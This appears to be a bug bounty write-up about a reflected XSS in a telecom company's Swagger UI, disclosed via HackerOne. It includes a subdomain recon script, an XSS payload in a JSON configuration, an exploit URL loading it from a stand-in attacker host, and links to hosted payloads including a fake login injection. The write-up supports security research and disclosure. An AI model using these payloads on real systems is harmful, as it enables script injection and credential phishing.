A practical story of how automated recon, historical URL mining, and careful testing led to a Medium-severity Reflected XSS — responsibly disclosed and rewarded with $400 via HackerOne to a major telecommunications company.
Hi,
I discovered a Reflected Cross-Site Scripting (RXSS) vulnerability in a production Swagger UI instance belonging to a large telecom organization.
The issue was responsibly disclosed through their bug bounty program on HackerOne, resulting in a $400 bounty.

Severity: Medium
Impact:
1.Arbitrary JavaScript execution 2.UI manipulation 3.Phishing injection potential 4.Abuse of trusted corporate domain
Recon Process
I followed a structured recon methodology combining automation and manual validation.
Subdomain Enumeration
Root domains were stored inside scope.txt
Tools used:subfinder,assetfinder
Results were merged, deduplicated, and filtered for in-scope targets.
Subdomain Enumeration Script
#!/bin/bash

echo -n "file name:"
read file

subfinder -dL $file -o subfinder_d.txt

# Subdomain collection
cat $file | while read in; do
    assetfinder "$in" | tee -a assetfinder.txt
done

# Merge results
cat subfinder_d.txt | tee -a sub.txt
cat assetfinder.txt | tee -a sub.txt

rm assetfinder.txt subfinder_d.txt

# Normalize protocol
sed -i 's/http:\/\//https:\/\//g' sub.txt

# Deduplicate
sort sub.txt | uniq | tee -a sub3.txt
rm sub.txt

# Filter only in-scope domains
cat $file | while read in; do
    cat sub3.txt | grep "$in" | tee -a subdomain.txt
done

rm sub3.txt
Live Host Filtering
cat subdomain.txt | httpx-toolkit --silent | tee -a live.txtThis removed dead hosts and kept only reachable assets.
Historical URL Mining
Archived URLs often expose forgotten endpoints.
cat live.txt | waybackurls | tee -a urls.txtSwagger instances frequently appear in:
- Staging deployments
- Internal API documentation
- Forgotten test environments
Targeted Grepping
grep "swagger-ui.html" urls.txtThat's where I found the vulnerable endpoint.
Vulnerability Details
The Swagger UI endpoint accepted:
/swagger-ui.html?configUrl=The configUrl parameter allowed loading external JSON configuration files.
Missing Security Controls:
❌ No origin validation ❌ No whitelist enforcement ❌ No sanitization of remote content
This allowed loading attacker-controlled external JSON.
Proof of Concept
Malicious JSON (External File):
{
  "swagger": "2.0",
  "info": {
    "title": "<img src=x onerror=alert(document.domain)>",
    "version": "1.0"
  },
  "paths": {}
}
Hosted externally, then accessed via:
/swagger-ui.html?configUrl=https://attacker-site.com/malicious.jsonResult:
✅ JavaScript executed ✅ Confirmed Reflected XSS
Alert-Based RXSS PoC
I used a malicious Swagger configuration file at:
https://xss.smarpo.com/test.json
Extended Impact: Fake Login Injection
To demonstrate realistic exploitation risk, I injected a fake login template inside Swagger UI.
https://gist.githubusercontent.com/zenelite123/af28f9b61759b800cb65f93ae7227fb5/raw/04003a9372ac6a5077ad76aa3d20f2e76635765b/test.json
Key Takeaways
1️⃣ Swagger UI Can Be Dangerous When Misconfigured
2️⃣ Historical Recon Is Gold
3️⃣ Automation + Manual Validation Wins
Responsible Disclosure
The issue was:
- Privately reported
- Properly documented
- Verified by the security team
- Rewarded with 💰 $400
Small misconfigurations. Real impact.
Always test beyond the obvious — and disclose responsibly.
If you enjoyed this writeup, feel free to connect or follow my work on security research and bug bounty findings.
Sharing knowledge helps the security community grow. Stay safe, keep hunting, and disclose responsibly.